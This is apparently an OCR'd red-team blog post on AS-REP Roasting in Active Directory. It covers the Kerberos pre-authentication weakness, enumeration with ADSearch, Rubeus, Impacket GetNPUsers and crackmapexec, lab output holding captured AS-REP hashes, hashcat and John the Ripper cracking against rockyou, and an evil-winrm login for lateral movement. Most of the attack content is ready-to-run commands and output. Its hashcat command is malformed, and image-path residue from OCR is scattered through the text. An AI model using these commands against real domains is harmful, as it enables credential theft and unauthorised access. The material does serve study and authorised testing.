
AS-REP Roasting

February 20, 2024

Active Directory users that have the Kerberos pre-authentication enabled and require access to a resource initiate the Kerberos authentication process by sending an Authentication Server Request (AS-REQ) message to the domain controller. The timestamp on that message is encrypted with the hash of the user's password. The domain controller can decrypt the timestamp using its own record of the user password hash and it will send back an Authentication Response (AS-REP) that contains a TGT (Ticket Granting Ticket) issued by the Key Distribution Center which will be utilized for any future access requests by the user.

Any users in the domain that have the Kerberos pre-authentication disabled enables red teams to request authentication data for any user in the Active Directory enforcing the domain controller to return the AS-REP message which is encrypted with the password hash of the user. Conducting offline cracking, the password of the user can retrieved which could be used for lateral movement. Even though by default the option *Do not require Kerberos pre-authentication* is not enabled, some Active Directory accounts such as service accounts might have that option enabled for compatibility reasons i.e. to allow specific applications to work properly since some applications doesn't support Kerberos pre-authentication.

Specifically, the Kerberos pre-authentication requires the user to supply it's secret key which is derived from it's password prior to any TGT issued by the Key Distribution Center (KDC) as a verification. The ticket granting ticket is sent to the user in the *KRB_AS_REP* message which also contains the session key. When the Kerberos pre-authentication is disabled, a user in the network can skip this verification and request TGT's that will contain the session keys for offline cracking.




Kerberos Pre-authentication

Enumeration

In order to be able to conduct the AS-REP Roasting technique the vulnerable accounts needs to be enumerated. *ADSearch* is a tool that can perform LDAP queries in order to enumerate active directory objects. The *sAMAccountType=805306368* will query only Active Directory users and not computert accounts or groups. The *userAccountControl:1.2.840.113556.1.4.803:=4194304* defines the users that have the setting *Do not require Kerberos pre-authentication* enabled.


```
dotnet inline-execute /home/kali/ADSearch.exe --search "(&
(sAMAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304))" -
-attributes cn,distinguishedname,samaccountname
```



AS-REP Roasting – ADSearch

It is also feasible to identify vulnerable to AS-REP roasting accounts from a non-domain joined system using the Impacket module *GetNPUsers*.

```
impacket-GetNPUsers -dc-ip 10.0.0.1 -ts  red.lab/peter:Password123
```



AS-REP Roasting – Impacket Authenticated


AS-REP

The technique of AS-REP Roast has been implemented in Rubeus tool with the flag *asreproast*. Rubeus will identify all accounts in the domain that do not require Kerberos pre-authentication and extract their AS-REP hashes.

```
dotnet inline-execute /home/kali/Rubeus.exe asreproast
```

AS-REP Roasting – Rubeus over C2

```
.\Rubeus.exe asreproast
```



AS-REP Roasting – Rubeus

It is also feasible to conduct the AS-REP Roasting technique from a non-domain joined system and from unauthenticated perspective with the module *GetNPUsers* from Impacket suite. Supplying a list of active directory usernames against the domain controller will retrieve the Kerberos authentication response (AS-REP) hashes of the vulnerable accounts.

```
impacket-GetNPUsers -no-pass -usersfile usernames.txt -dc-ip 10.0.0.1 red.lab/
```

```
┌──(kali㉿kali)-[~]
└─$ impacket-GetNPUsers -no-pass -usersfile usernames.txt -dc-ip 10.0
.0.1 red.lab/
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

$krb5asrep$23$peter@RED.LAB:13f2d9762210078a1bed290a8f1e747c$17746b6b
9ae887109525ec196a406fbf620f756d65516d4933d5c8dc32db1bc98ba34f0e0895c
319ffadf65dd4ffc58627b04d40b140e51fd208686f1c41753b828551fc758548bdb5
d1c1a90ea2ceaa58fe3144f173d1bf502bc088b5ed3464f9a8027a41fd9456bb1afc3
334cc59fc4b09a15394a1a5c0e8e9a8d22541ea65b673189e4c92e2f4276702b4bea5
058f9b096719a03d421de6f44068b1d58283754ac19ca1bde3dceebda4e223e4ae8e5
d6ebc35baea2ffcb7acdaaa1d378044256f2ceff224961610f51387f2f2d3a2601ba5
c526782f0e70064565dec72866bf02
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set

┌──(kali㉿kali)-[~]
└─$
```

AS-REP Roasting – Impacket No Pass

```
impacket-GetNPUsers -usersfile /home/kali/Desktop/usernames.txt -request -dc-ip
10.0.0.1 "red.lab/"
```

```
┌──(kali㉿kali)-[~]
└─$ impacket-GetNPUsers -usersfile /home/kali/Desktop/usernames.txt -request
-dc-ip 10.0.0.1 "red.lab/"

Impacket v0.11.0 - Copyright 2023 Fortra

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Ke
rberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Ke
rberos database)
$krb5asrep$23$peter@RED.LAB:98c29a4b47d523cd5ca65627dcea56b5$c747606386898275
c4bf311bfa9fc458a8d9495e229d391f3c84352748d88adae86638c88701f2e4854c597ae8801
3c3587492535de33eba2d59f70c50fde6a8ddf4921fba56e815dccc14d73fd75b048b566ad76e
67a7c06bd0beaab799622db40933e13035af20ea298c9b7f22694cb2a0d459c8f99b053d4fee2
581d6bc0e9b58342fe5ab3adf43b2fdbf50cc5f2a2e3a74251f58365fa379aa3300cf63910b70
5d30283edfbcf6b9a47dc3aa9bdeb8a0cf484b1eb8e4cd9477b7b3e0f101d36000bde3e081ec8
d33b58f1c66983618baf40fc6c6df1222581264dabceea5ade5

┌──(kali㉿kali)-[~]
└─$
```

AS-REP Roasting – Impacket

Execution of the command below will perform the authentication in the domain controller and will format the AS-REP hash so it could be used by *john the ripper*.

```
impacket-GetNPUsers red.lab/peter:Password123 -request -format john | grep
"$krb5asrep$"
```

```
┌──(kali㉿kali)-[~]
└─$ impacket-GetNPUsers red.lab/peter:Password123 -request -format john | gre
p "$krb5asrep$"
Impacket v0.11.0 - Copyright 2023 Fortra

Name   MemberOf  PasswordLastSet             LastLogon                   UAC
_____  ________  __________________________  __________________________  ____
___
peter            2023-10-20 14:49:41.669923  2024-01-28 04:15:36.152169  0×41
0200



$krb5asrep$peter@RED.LAB:243d062018a2ba677c5fe790ccf5194b$855a622fb9a1167f029
67c77f3c1babd8a6f357b8d132222491afe71cb508d4d8218b75010858ddb7119c406a24af00f
bcb627e2431e8eee101ea1364262964648e82189b6ba600b4fc23bb4e1f58951f9703056c88b3
36245ae9b4daa3682f814d5a0536ec60341723e874fadd82a85e5f1ffde5436d5e6e6babeb0cb
574f6593a1363a24bdc654f0752553a12a0ce3e46c8c953a6bbbb1f87eb6e962f2dc314c2bce0
b61255af67aafcdbde72caa4f8bc90243ca79d3f97b4a98a25977c25c5cc65af32a736a1fa75b
8fa929e11e86a0852d9b8df1c2b83e5367e52eabd5ee2512

┌──(kali㉿kali)-[~]
└─$
```

AS-REP Roasting – Impacket John The Ripper Format

Alternatively, *crackmapexec* can also perform the AS-REP Roasting technique from authenticated or unauthenticated context.

```
crackmapexec ldap -dc-ip 10.0.0.1 -u usernames.txt -p '' --asreproast
asreproast.out
```

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec ldap -dc-ip 10.0.0.1 -u usernames.txt -p '' --asreproast asr
eproast.out
SMB         10.0.0.1        445    DC               [*] Windows 10.0 Build 20
348 x64 (name:DC) (domain:c-ip) (signing:True) (SMBv1:False)
LDAP        10.0.0.1        445    DC               $krb5asrep$23$peter@RED.L
AB:0025a7d67836c08f1c6ba1508deb2458$327768954267db4e91ed24f5c41c586cfb70b6d37
f4328c416ab3712f0bc55d9fddd24be2d5beb570fdd467c9782c1a9636ef2a38cbb44e473edd0
f7277840e375d4d37475da6f7df3ab0252afecb948b4c61930988ac9deead50c336958104e8e9
2a6cb042d15a48fc92d9f809a62bc80fb68931ddb19c1e393081672a5483d3d6c9a14aebe0951
3db016cc5c480e3a8ca09f3e7570d0010aea6d48a945ac01f4cf4a4c34e762cb31fbee88a36c3
bda25cdec2b9b3b293a1ddf864e9a07fdb5f0fc6031e1e6b92552fa4ce02bb49b82cffcaca4b8
78c8535103bfe20eec1e0c21ae
LDAP        10.0.0.1        445    DC               $krb5asrep$23$Administrat
or@RED.LAB:73f11679b1a2c4ff1a78a4d523b72c7a$9643f2ebaade76a90a2114f1d0938a6db
d54aac13c0ddc0392e04c036e8b7a1c9b89cc33f59d7b2d42dc898c3b3a7df88af01c52a6dd90
e123d443c6da2bc48bdd72be8cf5e0d7e8465a7d212e7f0b490236c3642b070527beb2235e23d
893809524ae6a484c080307c024e5aa7e25621f0c22af76d3b37e7bfa69851075339cbfa74a53
2c12d2041cf997e16ea293f46baff689fd8ae35b2c8df76c9340ec4275a6cfbe2dcdbdb7f68b7
00073a8647982e63bda1f056e6be4e8a467d1153afcad10eb68ba70a0fa9edb090ab2759fcd0c
4e4db89b4a53a00aebc4fc43d15fb94bd6

┌──(kali㉿kali)-[~]
└─$
```

AS-REP Roasting – Crackmapexec Unauthenticated

```
crackmapexec ldap 10.0.0.1 -u 'peter' -p 'Password123' –asreproast ./hash.asrep
```


```
crackmapexec ldap -dc-ip 10.0.0.1 -u usernames.txt -p 'Password123' --asreproast asreproast.out
```

AS-REP Roasting – Crackmapexec

Offline Cracking


Once the hash has been retrieved it could be cracked using hashcat. Since the hash is Kerberos 5 AS-REP etype 23 the associated hash mode for this type of encryption is *18200*. The attack mode 3 will conduct a mask type attack against a given wordlist. Specifically, hashcat will attempt to crack the hash by trying all characters from given charsets per position.

```
hashcat -m18200 '' -a 3 /usr/share/wordlists/rockyou.txt
```




AS-REP Roasting – Hashcat

If the password is not sufficiently strong, hashcat will crack the password.



AS-REP Roasting – Hashcat Password


Alternatively, *john the ripper* can be used to crack Kerberos 5 AS-REP hashes. The hash can be written into a file called *hash.asrep*.



AS-REP Roasting – Hash

Executing the following command will attempt to crack the password hash.

```
john --wordlist=/usr/share/wordlists/rockyou.txt --format=krb5asrep
/home/kali/hash.asrep
```




AS-REP Roasting – john the ripper

Lateral Movement

If the account is elevated, the cracked password can be used to authenticate with the target system using *evil-winrm*.

```
evil-winrm -u Administrator -p Password123 -i @10.0.0.1
```



AS-REP Roasting – Lateral Movement

References

1. https://www.netexec.wiki/ldap-protocol/asreproast
2. https://www.thehacker.recipes/ad/movement/kerberos/asreproast

